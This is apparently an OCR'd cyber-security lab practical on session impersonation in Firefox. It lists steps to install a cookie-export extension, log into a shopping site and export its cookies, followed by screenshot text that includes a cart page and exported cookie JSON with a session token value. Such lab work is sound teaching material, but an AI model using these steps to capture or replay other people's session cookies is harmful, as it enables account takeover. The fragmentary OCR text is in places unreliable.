
PRACTICAL : 07


AIM: Session impersonation using Firefox and Tamper Data add-on


A] Session Impersonation
STEPS


1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install EditThisCookie or Cookie Import/Export or any other Cookie tool
4. Then Click on Cookie extension to get cookie
5. Open a Website and Login and then click on export cookie

Performed :


about:home
No cookies here!
Flipkart
Top Offers
Grocery
Mobiles
Fashion
Deals of the Day
https://www.flipkart.com/
Value
Domain
Path
Expiration
Thu Feb 24 2022 23:59:41 GMT+0530 (India Standard Time)
Help
Shopping Cart | Flipkart.com
Search for products, brands and more
Login
My Cart (1)
Deliver to
Mumbai - 400077
SPEEDEX Single Walled Stainless S...
Delivery by Tomorrow, Sat | ₹40
₹250 ₹549 54% Off
1 coupon & 1 offer applied
SAVE FOR LATER
REMOVE
PLACE ORDER
PRICE DETAILS
Price (1 item) ₹549
Discount - ₹249
Coupons for you - ₹50
Delivery Charges ₹40
Total Amount ₹290
You will save ₹259 on this order
Add items worth ₹250 more for FREE delivery
Browse Super Value store


dex-single-walled-stainless-steel-fridge-water-bottle-home-
.flipkart.com | _pxvid
.flipkart.com | AMCV_17EB401053DAF4840A490D4C%40AdobeOrg
.flipkart.com | pxcts
.flipkart.com | S
.flipkart.com | s_sq
.flipkart.com | SN
.flipkart.com | T
www.flipkart.com | _pxff_ddtc
Value
1
Domain
www.flipkart.com
Path
/
Expiration
Fri Feb 25 2022 00:03:11 GMT+0530 (India Standard Time)
SameSite
Lax
HostOnly
Session
Secure
HttpOnly
Help
ton-nourish-2-containers-lunch-box/p/itm0a0773301be93?p
Import
"partitionKey": null,
"storeId": "firefox-default",
"id": 6
},
{
"name": "SN",
"value":
"VI7BB58F4ACDA74A089A1F08F10F50D14A.TOKA1A1A532B6264B03891EC93B
6978CA95.1645727640.LO",
"domain": ".flipkart.com",
"hostOnly": false,
"path": "/",
"secure": false,
"httpOnly": true,
"sameSite": "no_restriction",
"session": false,
"firstPartyDomain": "",
"partitionKey": null,
"expirationDate": 1661506116,
"storeId": "firefox-default",
"id": 7
},
Help








Tamper DATA add-on

